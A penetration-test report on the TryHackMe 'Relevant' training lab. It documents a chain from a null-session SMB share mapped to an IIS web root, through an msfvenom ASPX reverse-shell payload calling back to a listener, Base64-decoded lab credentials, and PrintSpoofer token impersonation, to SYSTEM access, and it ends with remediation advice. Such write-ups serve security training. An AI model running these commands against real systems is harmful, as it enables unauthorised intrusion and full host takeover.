

PENETRATION TESTING REPORT

Full-Chain Host Takeover via Web-to-SMB Logical Mapping

Target: “Relevant” — TryHackMe

Prepared by

Okay-Lia Buchanan

Aspiring Penetration Tester

Report Date: 29 June 2026

Assessment Window: June 27, 2026

Classification: TLP:AMBER — Portfolio / Training Use

This report documents an offensive security assessment conducted against a deliberately vulnerable host provided by the TryHackMe platform for skills development. No production systems, real organizations, or real individuals were involved.

Table of Contents

1. Executive Summary	3
1.1 Engagement Overview	3
1.2 Summary of Findings.....	3
1.3 Scope.....	3
1.4 Risk Summary	4
2. Methodology	5
2.1 Reconnaissance Results	5
3. Attack Lifecycle Timeline.....	6
4. Detailed Technical Findings & Proof of Concept	8
4.1 SEC-3.1 — Remote Code Execution via Mapped SMB Directory (Critical, CVSS 9.8).....	8
Description	8
Proof of Concept	8
4.2 SEC-3.2 — Unauthenticated Credential Disclosure & Cryptographic Recovery (High, CVSS 7.5)	10
Description	10
Proof of Concept	10
4.3 SEC-3.3 — Local Privilege Escalation via Token Impersonation (High, CVSS 7.8)	10
Description	10
Proof of Concept	10
5. Remediation Recommendations	13
6. Conclusion	13
Appendix A — Tools Used	14

1. Executive Summary

1.1 Engagement Overview

This report documents a black-box penetration test performed against “Relevant,” a Windows Server 2016 host hosted on the TryHackMe platform, at IP address 10.67.177.1. The objective of the engagement was to enumerate the exposed attack surface, identify exploitable misconfigurations, and determine how far an unauthenticated external attacker could escalate access culminating, where possible, in full administrative control of the host.

The assessment followed a standard external penetration testing methodology: reconnaissance and service enumeration, vulnerability identification, exploitation, and post-exploitation privilege escalation. All activity was confined to the lab instance described above; no production infrastructure was accessed at any point.

1.2 Summary of Findings

The engagement resulted in full compromise of the target, reaching NT AUTHORITY\SYSTEM the highest level of privilege on a Windows host. This outcome was made possible by a chain of three independent weaknesses, any one of which would be considered a high-priority finding in isolation:

- A misconfigured SMB share (“nt4wrksv”) permitted unauthenticated (null session) write access into the live web root of an IIS application, allowing arbitrary code to be uploaded and executed.
- The same share exposed a credential file in which account passwords had been obscured with Base64 encoding rather than genuine encryption, allowing instant recovery of clear text credentials.
- The low-privileged service account running the IIS worker process held the SeImpersonatePrivilege right on an unpatched Windows Server 2016 build, enabling a classic named-pipe impersonation attack to reach SYSTEM.

Each of these issues can be addressed with a single configuration change. Together, they form a complete and low-effort path from an anonymous network connection to total host compromise, which is why the combined risk is rated Critical.

1.3 Scope

Target Host	10.67.177.1 (hostname: RELEVANT)
Platform	TryHackMe “Relevant” room (isolated training lab, not a production asset)
Operating System	Windows Server 2016 Standard Evaluation, build 14393
Assessment Type	Unauthenticated, black-box network penetration test

Assessment Window	28 June 2026
Tester	Okay-Lia Buchanan Aspiring Penetration Tester
Authorization	Engagement conducted against a self-contained TryHackMe lab instance under TryHackMe's terms of service; no third-party production systems were in scope.

1.4 Risk Summary

Ref	Severity	CVSS 3.1	Finding	Priority
SEC-3.1	Critical	9.8	Unauthenticated remote code execution via writable SMB share mapped to IIS webroot	Immediate
SEC-3.2	High	7.5	Unauthenticated disclosure of Base64-encoded credentials on the same share	High
SEC-3.3	High	7.8	Local privilege escalation to NT AUTHORITY\SYSTEM via SeImpersonatePrivilege token abuse	High

Severity ratings follow the CVSS v3.1 base score standard. Scores were calculated independently for each finding and are not adjusted for compensating controls, as none were observed in this environment.

2. Methodology

Testing was conducted using a manual, attacker-emulation approach rather than automated vulnerability scanning to better reflect real-world adversary tradecraft. The engagement progressed through four phases:

1. Reconnaissance: full TCP port scan and service/version fingerprinting with Nmap.
2. Enumeration: interrogation of exposed services (SMB, HTTP) for unauthenticated access paths.
3. Exploitation: abuse of an identified misconfiguration to obtain code execution.
4. Post-Exploitation: local privilege escalation and verification of full system compromise.

2.1 Reconnaissance Results

An unauthenticated full-port Nmap scan (`nmap -p- -A`) identified six open TCP ports, summarized below.

Port	Service	Notes
80/tcp	http	Microsoft IIS httpd 10.0 default site
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds	SMB Windows Server 2016 Standard Evaluation 14393; permits unauthenticated (Guest/null session) access
3389/tcp	ms-wbt-server	RDP Microsoft Terminal Services
49663/tcp	http	Secondary Microsoft IIS 10.0 instance — hosts the “nt4wrksv” application path exploited in SEC-3.1

```
Nmap scan report for 10.67.177.1
Host is up (0.13s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=Relevant
|_ Not valid before: 2026-06-25T18:54:57
|_ Not valid after: 2026-12-25T18:54:57
|_ ssl-date: 2026-06-26T19:07:36+00:00; +2s from scanner time.
|_ rdp-ntlm-info:
|_ Target_Name: RELEVANT
|_ NetBIOS_Domain_Name: RELEVANT
|_ NetBIOS_Computer_Name: RELEVANT
|_ DNS_Domain_Name: Relevant
|_ DNS_Computer_Name: Relevant
|_ Product_Version: 10.0.14393
|_ System_Time: 2026-06-26T19:06:56+00:00
49663/tcp open  http         Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
```

Figure 1 — Nmap service/version scan of 10.67.177.1, showing the dual IIS listeners and the unauthenticated SMB and RDP services.

The presence of two independent IIS listeners (port 80 and port 49663) was the detail that ultimately mattered: the second instance, on port 49663, was found to be serving content directly out of an SMB share rather than the standard web root the root cause explored in Finding SEC-3.1.

3. Attack Lifecycle Timeline

1. Reconnaissance: full TCP port scan identifies dual IIS instances (80, 49663) and unauthenticated SMB (445).
2. Enumeration: null-session SMB connection to the “nt4wrksv” share reveals it is mapped to the port 49663 web root.
3. Credential Harvesting: a Base64-encoded credential file on the share is retrieved and decoded.
4. Initial Access: an ASPX reverse-shell payload is written to the share and triggered via HTTP, returning a shell as iis apppool/defaultappool.

5. Privilege Escalation: SeImpersonatePrivilege on the compromised service account is abused via PrintSpoofer to spawn a SYSTEM-level process.

4. Detailed Technical Findings & Proof of Concept

4.1 SEC-3.1 — Remote Code Execution via Mapped SMB Directory (Critical, CVSS 9.8)

Description

Service enumeration identified an active SMB service (TCP 445) and a second, non-standard IIS instance on TCP 49663. Further testing showed the target permits unauthenticated SMB sessions (Guest / null session access). Critically, the SMB share “nt4wrksv” was found to be mapped directly onto the web root served on port 49663: any file written to the share via SMB became immediately accessible and, for executable types, runnable over HTTP. This logical coupling of a writable file share to a live application directory is a textbook path to unauthenticated remote code execution.


Proof of Concept

Step 1: Perimeter scanning. A full TCP port scan with service detection was used to map the attack surface:

```
nmap -p- -A 10.67.177.1
```

Step 2: Boundary validation. To confirm the SMB share was reachable through the web application, a known file on the share was requested over HTTP:

```
curl -I http://10.67.177.1:49663/nt4wrksv/passwords.txt
```



```
(mshacker@kali) - [~]  
$ curl -I http://10.67.177.1:49663/nt4wrksv/passwords.txt  
HTTP/1.1 200 OK  
Content-Length: 98  
Content-Type: text/plain  
Last-Modified: Sat, 25 Jul 2020 15:15:33 GMT  
Accept-Ranges: bytes  
ETag: "65e151719662d61:0"  
Server: Microsoft-IIS/10.0  
X-Powered-By: ASP.NET  
Date: Fri, 26 Jun 2026 19:11:10 GMT
```

Figure 2: HTTP 200 OK confirms the SMB share “nt4wrksv” is served directly by the IIS instance on port 49663.

This HTTP/1.1 200 OK response confirmed that any file dropped into the SMB share would be served by IIS the prerequisite for using the share as a code-execution vector.

Step 3: Weaponization. A 64-bit ASPX reverse-TCP payload was generated with msfvenom:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.130.196 LPORT=4444 -f aspx -o exploit.aspx
```



```
(mshacker@kali)-[~]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.130.196 LPORT=4444 -f aspx -o exploit.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3408 bytes
Saved as: exploit.aspx
```

Figure 3: Payload generation: a 460-byte raw shellcode payload wrapped in a 3,408-byte ASPX file.

Step 4: Delivery. The payload (and the PrintSpoofer64 binary used later in Finding SEC-3.3) was uploaded to the target over the unauthenticated SMB session:

```
smbclient //10.67.177.1/nt4wrksv -N -c "put exploit.aspx" smbclient //10.67.177.1/nt4wrksv -N -c "put PrintSpoofer64.exe"
```

```
(mshacker@kali)-[~]
$ smbclient //10.67.177.1/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Sat Jul 25 17:46:04 2020
..               D            0   Sat Jul 25 17:46:04 2020
passwords.txt    A           98   Sat Jul 25 11:15:33 2020

7735807 blocks of size 4096. 4894238 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \> put exploit.aspx
putting file exploit.aspx as \exploit.aspx (9.0 kB/s) (average 9.0 kB/s)
smb: \> put PrintSpoofer64.exe
putting file PrintSpoofer64.exe as \PrintSpoofer64.exe (62.8 kB/s) (average 37.6 kB/s)
smb: \> █
```

Figure 4: Null-session SMB connection listing share contents and uploading the exploit payload and PrintSpoofer64.exe.

Step 5: Shell capture. With a Netcat listener running locally, the payload was triggered by requesting it over HTTP, returning an interactive reverse shell:

```
nc -lvnp 4444
```

```
(mshacker@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.130.196] from (UNKNOWN) [10.67.177.1] 49922
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
```

Figure 5: Reverse shell received as iis apppool\defaultapppool, confirming code execution on the target.

This established initial code execution in the context of the IIS application pool identity the foothold from which the remaining findings were developed.

4.2 SEC-3.2 — Unauthenticated Credential Disclosure & Cryptographic Recovery (High, CVSS 7.5)

Description


During enumeration of the “nt4wrksv” share, a file named passwords.txt was discovered and retrieved without authentication. Its contents were Base64-encoded rather than encrypted or hashed. Base64 is a reversible text encoding, not a cryptographic control, so the “protected” credentials were recovered in seconds using only standard command-line tooling.

Proof of Concept

The file was retrieved over the same null SMB session used in Finding SEC-3.1:

```
smbclient //10.67.177.1/nt4wrksv -N -c "get passwords.txt"
```

The retrieved Base64 strings were decoded locally, recovering cleartext credentials for two local accounts:



```
(mshacker@kali) ~  
$ echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d  
Bob - !Pe$$WoRd!123  
  
(mshacker@kali) ~  
$ echo "Qm1sbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d  
Bill - Juw4nnaM4n420696969!$$$
```

Figure 6 — Base64 decoding instantly recovers cleartext credentials for the accounts “Bob” and “Bill.”

Exposure of valid credentials at this stage materially increases risk even beyond the RCE path in SEC-3.1: these credentials could be reused for lateral movement, RDP logon (port 3389 was observed open during reconnaissance), or offline password-reuse analysis against other systems.

4.3 SEC-3.3 — Local Privilege Escalation via Token Impersonation (High, CVSS 7.8)

Description

Post-exploitation enumeration of the compromised IIS application-pool identity revealed that SeImpersonatePrivilege was enabled. On an unpatched Windows Server 2016 build, this privilege allows a low-privileged process to coerce a SYSTEM-level service (here, the Print Spooler) into authenticating over a locally controlled named pipe, and to impersonate the resulting token a well-known privilege escalation primitive.

Proof of Concept

Step 1: Privilege verification. The active token's privileges were enumerated from the initial shell:

```
whoami /priv
```

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeAuditPrivilege Generate security audits Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Figure 7: Token privilege listing confirms SeImpersonatePrivilege is Enabled for the iis apppool\defaultappool account.

Step 2: Exploitation. PrintSpoofer64.exe (uploaded in Finding SEC-3.1) was executed to abuse the named-pipe impersonation primitive and spawn an elevated command shell:

```
PrintSpoofer64.exe -i -c cmd
```

```
c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
```

Figure 8: PrintSpoofer64 locates SeImpersonatePrivilege, establishes the named pipe, and successfully impersonates a higher-privileged token.

Step 3: Verification of full compromise. The resulting shell was confirmed to be running as NT AUTHORITY\SYSTEM, with unrestricted filesystem access:

```
whoami dir C:\Users\Administrator\Desktop
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>dir C:\Users\Administrator\Desktop
dir C:\Users\Administrator\Desktop
Volume in drive C has no label.
Volume Serial Number is AC3C-5CB5

Directory of C:\Users\Administrator\Desktop
```

Figure 9: whoami confirms NT AUTHORITY\SYSTEM; the Administrator's Desktop directory is now freely accessible, demonstrating complete host compromise.

At this point the engagement had achieved the highest level of privilege available on the host, with full read/write access to all user data, system configuration, and the local SAM database.

5. Remediation Recommendations

The following controls directly address the root causes identified above and are listed in priority order. Items 1–4 close the exploited chain; items 5–6 reduce the likelihood and impact of similar issues elsewhere in the estate.

#	Action Item	Technical Enforcement Strategy	Owner
1	Disable guest / null-session SMB access	Remove Guest write access from all shares; disable anonymous enumeration and null sessions domain-wide via Group Policy (RestrictAnonymous / RestrictNullSessAccess).	Domain & Systems Admins
2	Decouple storage shares from web roots	Never map a writable network share onto a directory served by IIS (or any web server). Web-accessible directories that accept uploads must have script/execute permissions explicitly disabled.	Web Infrastructure Team
3	Eliminate cleartext / encoded credential storage	Prohibit storing credentials in plaintext or reversible encodings (e.g., Base64) anywhere on disk. Migrate to a managed secrets vault (e.g., Windows Credential Manager backed by a vault, Azure Key Vault, HashiCorp Vault).	Security Architecture
4	Harden service account privileges	Remove SeImpersonatePrivilege from application-pool / service accounts that do not require it; run IIS app pools under least-privilege Virtual Accounts and apply Windows Service Hardening.	Security Engineering
5	Patch and upgrade the platform	Decommission or upgrade legacy Windows Server 2016 hosts; apply current security updates and monitor for published named-pipe / token-impersonation CVEs.	Infrastructure Team
6	Add detective controls	Alert on SMB null-session authentication, on file writes into web-content directories, and on spawning of cmd.exe / powershell.exe from IIS worker processes (e.g., via Sysmon + SIEM rules).	Security Operations

6. Conclusion

This engagement demonstrates how three individually moderate issues—an over-permissive file share, weak (non-cryptographic) credential storage, and an unnecessary process privilege—combined into a complete, low-skill path to full system compromise. None of the three steps required a memory-corruption exploit, a zero-day, or sophisticated tooling; each relied on a basic

configuration error that is straightforward to detect and remediate. Addressing the items in Section 5, particularly disabling anonymous SMB access and decoupling network shares from web-served directories, would have prevented this compromise at the very first step.

Appendix A — Tools Used

Tool	Purpose
Nmap	Network port scanning and service/version fingerprinting
smbclient	Enumeration and file transfer over SMB null sessions
curl	HTTP request validation of the IIS web application
msfvenom	Generation of the ASPX reverse-TCP payload
Netcat (nc)	Reverse shell listener
PrintSpoofer64	Named-pipe token impersonation for local privilege escalation
Base64 (coreutils)	Decoding of harvested credential material